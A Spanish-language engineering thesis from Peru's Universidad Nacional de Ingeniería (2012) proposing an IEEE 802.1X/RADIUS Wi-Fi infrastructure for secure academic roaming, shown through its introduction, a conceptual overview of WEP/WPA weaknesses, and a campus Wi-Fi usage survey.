
UNIVERSIDAD NACIONAL DE INGENIERÍA

FACULTAD DE INGENIERÍA ELÉCTRICA Y ELECTRÓNICA



PROPUESTA DE IMPLEMENTACIÓN DE UNA RED WI-FI DE ACCESO SEGURO A REDES ACADÉMICAS PARA LA UNI BASADO EN EL PROTOCOLO IEEE 802.1x

TESIS

PARA OPTAR EL TÍTULO PROFESIONAL DE:

INGENIERO DE TELECOMUNICACIONES

PRESENTADO POR:

JAVIER RICHARD QUINTO ANCIETA

PROMOCIÓN
2010- I

LIMA – PERÚ
2012

PROPUESTA DE IMPLEMENTACIÓN DE UNA RED WI-FI DE ACCESO SEGURO A REDES ACADÉMICAS PARA LA UNI BASADO EN EL PROTOCOLO IEEE 802.1x

A Dios por darme la vida, a mis padres Don Gregorio y Doña Fortunata quienes me apoyaron en todo y confiaron en mí siempre, a mis hermanos, sobrinas, tíos, etc. por compartir conmigo los mejores momentos de mi vida, a mis amigos en general, a la UNI y a la institución del INICTEL-UNI por darme la oportunidad de crecer profesionalmente.

SUMARIO

La presente tesis de ingeniería consiste en una propuesta de implementación de una infraestructura de red inalámbrica segura para el acceso de estudiantes, profesores e investigadores de la UNI a la Red Académica Peruana (RAAP) y en la itinerancia de los mismos usuarios cuando visiten otras instituciones académicas del Perú y el resto del mundo.

Los usuarios de la UNI podrán acceder, desde cualquier red inalámbrica conectada a la RAAP, a los servicios y recursos que brinda la comunidad académica y de investigación. Ellos usarán su cuenta de correo electrónico de la UNI como credenciales de acceso a la RAAP.

Para el desarrollo de dicha propuesta, se realizó un estudio de ingeniería de los problemas de seguridad en el acceso de usuarios a una red inalámbrica, luego se planteó una alternativa de solución basada en el estándar IEEE 802.1X para solucionar dichos inconvenientes, y por último, se demostró mediante ejemplos las autenticaciones de distintos tipos de usuarios de otras instituciones visitantes al campus de la Universidad de Ingeniería (UNI).

ÍNDICE

PRÓLOGO

La presente tesis está compuesta por nueve capítulos incluyendo el presente y una sección final para las referencias en la bibliografía, anexos, figuras y glosario.

En el primer capítulo se ha descrito la justificación, motivación y la estructura de la tesis. En el segundo capítulo se presentan los objetivos generales, específicos y el alcance de la tesis. En el tercer capítulo se da a conocer el planteamiento del problema, se describe una breve introducción y se analiza el enfoque del problema de la investigación. En el cuarto capítulo se describe el marco teórico de la tesis que abarca los conceptos del proceso de autenticación usando AAA, autenticación 802.1X, EAP, RADIUS, WPA, certificados digitales, el proceso de seguridad en el protocolo EAP-TTLS y los elementos de la infraestructura de la solución propuesta. En el quinto capítulo se dará a conocer dos alternativas de solución a la propuesta de la tesis. En el sexto capítulo se describirá la metodología de la solución propuesta y se explicará su proceso de elección de dicha solución. En el séptimo capítulo se desarrollará la solución propuesta referenciando a algunos anexos en donde se describirá la parte técnica de la solución propuesta. En el octavo capítulo se harán ciertas pruebas de operatividad con distintos sistemas operativos y se ilustrará una prueba de conectividad con un usuario externo el cuál se validará con el servidor de autenticación RADIUS propuesto logrando una validación segura a la red académica peruana. En el noveno capítulo se estimará los costos que llevará a cabo la implementación de la solución propuesta. En el decimo capítulo se describirá las conclusiones y recomendaciones en la presente tesis. Por último se desarrollará cuatro anexos explicando un poco más a detalle la parte técnica de la solución, en la bibliografía se citan a las referencias utilizadas como libros, artículos de investigación, etc. tomadas para el estudio de la solución, una tabla de figuras y un glosario con los términos más importantes explicados en el volumen de la tesis.

Además, quisiera agradecer a mis padres por ser el motor en mi vida y el ejemplo de personas a seguir, a mis hermanos(as) y al resto de mi familia por su apoyo constante en la tesis, al INICTEL-UNI por brindarme la oportunidad de desarrollarme profesionalmente y darme las facilidades en el desarrollo de la tesis, al Ing. José Luis Quiroz por ayudarme en conocer más sobre mi profesión, al Ing. Fredy Chalco, por transmitirme sus conocimientos acertados y ayudarme durante la redacción de la tesis y a los profesores de la UNI en especial al Ing. Daniel Díaz A. y al Ing. Manuel Espinoza, a ustedes Gracias.

CAPÍTULO I
INTRODUCCIÓN

1.1 Justificación

La presente tesis es resultado del estudio realizado al problema en la itinerancia de los estudiantes e investigadores de las distintas universidades del Perú, al acceso seguro y transparente de los mismos usuarios a la RAAP y a la participación de los investigadores de las universidades en los distintos proyectos de investigación científica y tecnológica usando redes avanzadas.

Cuando estos investigadores de las distintas instituciones académicas, que por motivos de estudios o trabajos, visiten otras universidades y requieran acceso a internet, ellos necesitarán de una cuenta de acceso a la red inalámbrica de la institución que visiten. En general, esto requiere ciertos trámites administrativos y en ocasiones dicho acceso no es permitido para usuarios externos a la universidad.

Para resolver estos problemas, la presente tesis propone una solución que permite a los estudiantes e investigadores de la Universidad Nacional de Ingeniería (UNI) acceder, por medio de distintas redes inalámbricas, a las redes avanzadas del Perú y de otras partes del mundo usando como mecanismos de autenticación las mismas credenciales de correo electrónico de su universidad de origen. El acceso a dichas redes será de forma rápida, segura y transparente al usuario.

1.2 Motivación

La motivación de la presente tesis es fomentar la participación de estudiantes, investigadores o profesores de la UNI al uso de las redes avanzadas. Ellos podrán acceder desde cualquier punto de acceso inalámbrico dentro del campus de la universidad.

Desde la perspectiva tecnológica, incentivará a los estudiantes o profesores a participar activamente en los diversos proyectos de investigación organizados por el Instituto Nacional de Investigación y Capacitación de Telecomunicaciones (INICTEL- UNI) o la Red Académica Peruana (RAAP). Los usuarios de la UNI que participan en uno de estos proyectos solo necesitarán de un dispositivo móvil y de su cuenta de correo

electrónico institucional para poder acceder a plataformas de videoconferencias, sesiones de streaming o incluso en comunicaciones por VoIP usando redes avanzadas.

Desde una perspectiva social, permitirá integrar a las distintas universidades de las regiones del Perú al uso de un servicio de itinerancia académica con el fin de lograr el intercambio de conocimientos entre los investigadores de Lima y Provincias así como investigadores de otras partes del mundo.

1.3 Antecedentes

Los orígenes del internet se remontan desde mediados del año 1969, cuando por encargo del departamento de defensa de los Estados Unidos diseñaron una red experimental que requería la comunicación entre cuatro universidades de los Estados Unidos. Este proyecto fue conocido con el nombre de ARPANET (Agencia de proyectos de investigación avanzada).

En el transcurso de los años el acceso al internet ha ido creciendo exponencialmente, es por ello que aparecieron muchos estándares y modelos de referencias que permitían clasificar mejor a los protocolos de red que se iban creando. Luego de cierto tiempo, surgió la necesidad de conectarse a una red sin medios físicos, creándose por consiguiente una organización comercial llamado WECA (Wireless Ethernet Compatibility Alliance) la cual certificaba que los equipos cumplan con el estándar 802.11 para redes inalámbricas, actualmente dicha organización es conocida como la Alianza WIFI.

A mediados del año 1999, se diseñó un sistema de cifrado incluido en el estándar IEEE 802.11 conocido como WEP (Privacidad equivalente a redes cableadas). Este protocolo fue utilizado por muchos años, incluso aún se usa en varias universidades, y permite a los usuarios conectarse a una red inalámbrica de una manera insegura.

Después de algunos años, se encontró ciertas vulnerabilidades con los algoritmos de cifrados de WEP, esto llevó a la necesidad de crear protocolos más robustos y algoritmos que no puedan ser descifrados fácilmente. Para lo cual la IEEE diseñó un nuevo estándar, más tarde conocido como 802.11i, que permitía resolver los problemas en seguridad encontrados en el protocolo WEP, pero a la espera de su lanzamiento, la alianza WIFI en colaboración con la IEEE diseñaron un protocolo de red que tiene características similares al nuevo estándar propuesto pero que mantenía el algoritmo de cifrado RC4 vulnerable ante distintos tipos de ataques. Este nuevo protocolo fue conocido como WPA (Acceso protegido WIFI) [1].

En Junio del año 2000, la IETF publicó la RFC 2865 que permite la autenticación remota de usuarios. Este sistema es conocido como RADIUS y que originalmente fue usado para el acceso telefónico remoto vía "DIAUL_UP". Después de la publicación de un

modelo de seguridad para la autenticación, autorización y contabilidad (AAA), RADIUS mejoró su protocolo basándose en el modelo AAA y usando una arquitectura "Cliente-Servidor" permite la autenticación segura de usuarios para el acceso a internet [2].

En el año 2004, la IEEE publicó un nuevo estándar IEEE 802.11i la cual sustituía al algoritmo de cifrado inseguro RC4 por el nuevo Estándar de Cifrado Superior (AES). Este protocolo de red es el más seguro en cuanto á la confidencialidad de la información y es usado en algunas instituciones y universidades del país. Sin embargo, no es la solución ideal para la administración de una gran cantidad de usuarios y de la seguridad de cada uno de ellos.

La necesidad de tener una infraestructura de red segura en las universidades y centros de investigación exigió que se diseñaran protocolos más robustos que permitan proteger nuestra información de ciertos ataques hacia las redes inalámbricas. Es así que en el año 2004, la IEEE publicó el estándar 802.1X la cual permite controlar el acceso a dichas redes mediante el uso de un modelo de seguridad basado en capa dos [3].

Este modelo de red también permite el uso de los protocolos de cifrado WPA y WPA2 para la confidencialidad de la información de los usuarios y es usado en la comunicación entre el Punto de Acceso inalámbrico y el servidor de autenticación RADIUS. En la Fig. 1.1 se observa la estructura básica de 802.1X usada en la presente tesis.




Fig. 1.1 Estructura 802.1X con WPA

En los últimos años, el acceso a internet se hace más frecuente en las universidades, institutos o centros de investigación. Los usuarios generalmente acceden al internet desde los laboratorios de cómputo y otros desde sus dispositivos móviles usando la red de su proveedor de servicios de telefonía.

1.4 Objetivo general

Implementar una maqueta de acceso seguro con soporte IEEE 802.1X a una red wi-fi, basada en un servidor de autenticación RADIUS, usando software libre y un NAS, que garantice la autenticación segura y transparente a la red académica peruana (RAAP), de los investigadores, profesores y estudiantes del campus UNI, así como visitantes de otras instituciones académicas utilizando las cuentas de acceso de su institución de origen.

1.5 Objetivos específicos

- Implementación y configuración de un servidor de autenticación RADIUS para validar usuarios de forma segura.
- Proponer una solución en seguridad de redes inalámbricas usando IEEE 802.1X. Especificaciones del proceso de conectividad del suplicante al NAS y del NAS al servidor RADIUS.
- Esquema para el directorio LDAP conectado al servidor de autenticación RADIUS en la validación segura de usuarios en una red wi-fi.
- Esquema de un servidor de base de datos MYSQL conectado a un servidor de autenticación RADIUS en la validación segura de usuarios en una red wi-fi.

1.6 Alcances

El presente trabajo está orientado al desarrollo de una plataforma de autenticación jerárquica sobre el campus universitario de la UNI, con capacidad de interconexión hacia otras instituciones académicas conectadas a la RAAP, usando el estándar IEEE 802.1X, lo que permite el acceso seguro de usuarios residentes o visitantes del campus a la red.

CAPÍTULO II
PLANTEAMIENTO DEL PROBLEMA

2.1 Introducción

La seguridad en redes inalámbricas es un aspecto importante que debe tomarse en cuenta al momento de implementar una infraestructura de red WIFI en una organización.

En las universidades, algunos usuarios se conectan al internet desde sus dispositivos móviles por medio de una red inalámbrica como por ejemplo: Laptop, Smartphone, Tablet, etc. Sin una adecuada política de seguridad, la información que viaja en la red inalámbrica no sería confiable [4].

En la Fig. 2.1 se observa un escenario de red inalámbrica en el cual cada usuario asociado a dicha red se conecta a la RAAP mediante una sola clave compartida.




Fig. 2.1 Escenario de red inalámbrica con clave compartida

Por otro lado, los usuarios que visitan otras instituciones y requieran acceder a la red inalámbrica de la universidad solo necesitarán las credenciales de acceso a la red. Ellos podrían solicitar dichas credenciales a la facultad visitada pero eso requiere cierto tiempo para realizar los trámites correspondientes con la facultad.

La necesidad, por parte de las universidades o institutos de investigación, de proteger la información de los usuarios conectados al internet y de su acceso seguro a distintas

instituciones por medio de una sola cuenta de acceso es el principal problema de ingeniería y a la vez es la propuesta de solución en la presente tesis.

2.2 Enfoque del problema

Desde la creación de las redes inalámbricas hasta el día de hoy se han diseñado distintos protocolos y estándares los cuales ofrecen cierta seguridad en la información transmitida por un usuario conectado al internet. Estos protocolos fueron vulnerados a los pocos años de su creación por distintos hackers, que usando distintas técnicas de ataques lograban obtener la clave compartida de los usuarios asociados a un punto de acceso inalámbrico.

Es así que en el año 2001, después de la creación del primer protocolo de seguridad para redes inalámbricas, se demostró dos vulnerabilidades encontradas en el algoritmo de cifrado River Cipher (RC4) usados en WEP los cuales se conocieron como "Debilidades de No Variación" y los "Ataques a los Vectores de Inicialización" [5].

Tres años después, se logró descifrar datos de los usuarios sin necesidad de conocer la clave compartida de la red inalámbrica. Solo algunos Puntos de Accesos, que rechazaban paquetes menores a sesenta bytes, no eran vulnerables ante estos ataques. Éste método fue conocido como Korek Chopchop [6].

En cuanto al protocolo WPA, las vulnerabilidades se basan generalmente en dos métodos: Ataques contra la autenticación y Ataques contra la encriptación.

El primero de ellos se basa en la recuperación de un par de llaves maestras (PMK) para lograr leer el tráfico de todos los clientes asociados a la red. Mientras los ataques contra la encriptación se basan en descifrar toda la información que viaja en la red.

Estos tipos de ataques no logran que un atacante obtenga la clave de acceso, sino le permite leer todo el tráfico de información que un usuario transmite como si fueran datos en texto plano [7].

Para lograr atacar al protocolo WPA, los atacantes necesitan conocer el SSID, las dos llaves aleatorias, tanto del cliente como la del servidor RADIUS y las dos MACs Address de los mismos. Estos valores son mostrados en el proceso handshake de cuatro vías como indica la Fig. 3.21.

Existen distintas herramientas capaces de lograr recuperar la clave compartida WPA, estas herramientas usan la técnica de ataques por diccionario para encontrar el par de llaves maestras (PMK). En el anexo A se muestran algunos métodos de cómo lograr obtener claves WPA mediante estos tipos de ataques y en el cap. 3.5 se puede obtener más información sobre WPA.

Hay otros factores que permiten acceder a una red inalámbrica. Por ejemplo, el caso de un empleado que deja la compañía o de un dispositivo portátil que ha sido robado. En estos casos, existe el riesgo de que otras personas, fuera de la compañía, logren acceder a la red de la institución de una forma no autorizada y que podría poner en riesgo la seguridad de la información de los usuarios.

El cambio temporal de la clave compartida es un procedimiento trabajoso para algunos administradores de redes. Ellos tendrían que informar a todos los usuarios, asociados a la organización, dicho suceso.

También está el caso de exponer el alcance de las ondas de radio a usuarios no autorizados fuera del ambiente de la organización. Esto también es un riesgo de seguridad ya que un usuario, externo a la institución, podría acceder a dicha red usando herramientas de hacking y mediante el uso de un repetidor de frecuencias lograría vulnerar la confidencialidad en la información de los usuarios.

En la Fig. 2.2 se muestra el acceso a la red de la universidad de un usuario no autorizado, esto se debe a la transmisión de las ondas de radio fuera del perímetro del campus universitario. Este riesgo de seguridad es aprovechado por usuarios mal intencionados que mediante técnicas conocidas como "Wardriving" logran conseguir acceso a la red de la universidad.




Fig. 2.2 Acceso a una red por un usuario no autorizado

Por otro lado, el pasado 3 de mayo del año 2012 se llevó a cabo una encuesta en la Universidad Nacional de Ingeniería (UNI) y que tuvo como objetivo estimar el porcentaje de estudiantes o profesores que acceden a la red inalámbrica de la Facultad de Ingeniería Eléctrica y Electrónica de la UNI (FIEE-UNI).

Para estimar dicho porcentaje, primero se calculó el tamaño de la muestra tomando como referencia la población de estudiantes y profesores, que según fuentes estadísticas del departamento académico de la facultad y para el periodo 2012-I son exactamente 1236 estudiantes y 125 profesores. Luego, se seleccionó dicha muestra considerando un 95% de confianza, asumiendo un margen de error igual al 5%, previendo una perdida muestral esperada del 5% debido a observar una muestra en lugar de la población completa.

Para determinar dicho tamaño muestral, se estimó una proporción usando factores de precisión y un porcentaje de la proporción esperada que acceden a la red inalámbrica [8].

La ecuación para el cálculo del valor muestral se observa en (1.1).

$$n = \frac{N*p*q}{\left(\frac{\alpha}{z}\right)^2*(N-1)+p*q} \tag{1.1}$$

Donde:

- N es el tamaño de la población.
- α es el error en la estimación igual a 5%.
- z es la constante usada para un nivel de confianza del 95%.
- p es la proporción esperada (Para los profesores es 0.1 y para los estudiantes 0.04)
- $q = 1 - p$.

Entonces, de (1.1) y considerando un error del 5%, el valor muestral para una población de 1236 estudiantes y 125 profesores es de 56 y 66 respectivamente. Considerando el tamaño muestral resultante se optó por encuestar a esa cantidad de personas.

El resultado de las encuestas fue para el caso de los profesores que solo un 14% usan la red inalámbrica para su acceso al internet, un 16% no acceden a dicha red porque no conocen la clave de acceso, un 30% reportan el servicio lento de la red WIFI y un 40% no cuentan con un dispositivo móvil para dicho acceso o simplemente no tienen la necesidad de acceder a la red WIFI de la FIEE. En la Fig. 2.3 se observa un gráfico estadístico circular en donde se muestra el porcentaje de profesores que acceden a la red WIFI de la FIEE-UNI.




Fig. 2.3 Porcentaje de profesores que acceden a la red WIFI de la FIEE

Para el caso de los estudiantes, solo un 9% usan la red inalámbrica para su acceso al internet, un 21% no acceden a dicha red porque no conocen la clave de acceso, un 24% reportan el servicio lento de la red WIFI y un 46% no cuentan con un dispositivo móvil para dicho acceso. En la Fig. 2.4 se observa el porcentaje de estudiantes que acceden a la red WIFI de la FIEE-UNI.




Fig. 2.4 Porcentaje de estudiantes que acceden a la red WIFI de la FIEE

Todos los profesores que acceden a la red inalámbrica de la FIEE usan como dispositivo móvil una laptop y solo el 50% usan Smartphone. En el caso de los estudiantes, todos usan una laptop para el acceso a la red WIFI y solo un 4% usan Smartphone.

En cuanto a la seguridad que tienen los usuarios en exponer su información a la red inalámbrica, un 20% de profesores y un 11 % de estudiantes creen que la red garantiza la seguridad de su información tal como se muestran en Fig. 2.5 y Fig. 2.6. Éste resultado

puede ser predecible ya que las redes inalámbricas en las facultades de la UNI cuentan con un sistema de protección débil en seguridad conocido como protocolo WEP, el cuál es un inseguro y vulnerable ante diversos ataques informáticos.




Fig. 2.5 Porcentaje de profesores que confían en la red WIFI de la FIEE




Fig. 2.6 Porcentaje de estudiantes que confían en la red WIFI de la FIEE

En cuanto al total de usuarios que visitan otras universidades o institutos de investigación, se obtuvo que un 25% de estudiantes y un 67% de profesores visitan otras universidades y un 4% de estudiantes con un 11% de profesores visitan otros institutos de investigación. En su mayoría, los institutos de investigación visitados fueron el INICTEL-UNI y el CTIC.

En cuanto al total de usuarios que cuentan con planes de datos en sus dispositivos móviles, un 40% de profesores y solo un 14% de estudiantes cuentan con planes de datos en sus celulares.

En el uso del correo electrónico institucional, un 70% de profesores y un 29% de estudiantes usan la cuenta de correo electrónico de la UNI para enviar y/o recibir correos electrónicos de la universidad como se muestra en Fig. 2.7 y Fig. 2.8. Este resultado no es bueno para los estudiantes si consideramos que ellos necesitan estar pendientes de

las noticias referentes a la universidad y las oportunidades en las bolsas de trabajo que ofrece la UNI y que son publicados en su mayoría a las cuentas del correo electrónico institucional.




Fig. 2.7 Profesores que usan su cuenta de la UNI




Fig. 2.8 Estudiantes que usan su cuenta de la UNI

En el caso de estudios de maestría y doctorados, un 11% de profesores y un 71% de estudiantes desean estudiar maestría, un 33% de profesores y un 4% de estudiantes desean estudiar doctorado y finalmente un 56% de profesores y un 25% de estudiantes no desean seguir estudios superiores o ya lo han realizado.

Si bien es cierto que en las universidades particulares, es mayor el número de accesos a una red inalámbrica, la confidencialidad de la información no es siempre segura. Los administradores de las redes a menudo configuran su seguridad con protocolos no tan seguro por lo que igual estarían expuestos ante diversos tipos de ataques de hacking.

En estos tiempos, acceder al internet por medio de una red inalámbrica es un problema en las universidades. Los usuarios tienen que solicitar dicho acceso a la

facultad y mediante ciertos trámites se logra la conectividad al internet pero con algunas restricciones de uso por las políticas de seguridad de la institución.

En otros casos, los administradores de las instituciones cambian la clave de acceso cada cierto periodo de tiempo por motivos de seguridad, por lo que los usuarios necesitarían gestionar nuevamente dicha clave. Éste problema se debe al uso de una sola clave compartida entre todos los usuarios que requieren conexión al internet.

Para el caso específico de la Universidad Nacional de Ingeniería, el promedio de alumnos que acceden a su correo electrónico de la universidad con dominio "uni.edu.pe" es mínimo. Ellos generalmente comparten su información usando otras cuentas de correos electrónicos y en otros casos algunos profesores de la universidad no impulsan el uso masivo del correo de la universidad a los estudiantes para los trabajos del curso.

La presente tesis propone como mejoras el uso de una sola cuenta de acceso por cada usuario asociado a la red, la cuál será la misma que su cuenta de correo electrónico de su universidad de origen.

Por otro lado, los estudiantes de las universidades e institutos de investigación frecuentemente visitan otras instituciones participando en conferencias, estudios de maestría, pasantías, etc. Las instituciones organizadoras del evento ofrecen servicios de internet por medio de un acceso inalámbrico usando para ello una clave compartida.

Los puntos de acceso de estas universidades, en su mayoría, tienen un nivel mínimo de seguridad, por lo que las informaciones de los usuarios estarían expuestas a diversos tipos de ataques como robos de contraseñas, secuestro de datos, ataques por phishing en transacciones electrónicas, etc. Solo es cuestión de minutos u horas para que un atacante logre entrar a la red WIFI y poner en riesgo la confidencialidad o disponibilidad de la información de los usuarios.

Los administradores de redes requieren de mayor tiempo para gestionar la autorización de cada usuario al internet, ellos necesitan un mayor control en cada dispositivo móvil según el tipo de autenticación a ser configurado en los puntos de accesos. En éste proceso se pierde tiempo y manejo en la administración de los usuarios del internet posibilitando el acceso a usuarios no autorizados o acceso a usuarios con cuentas caducadas.

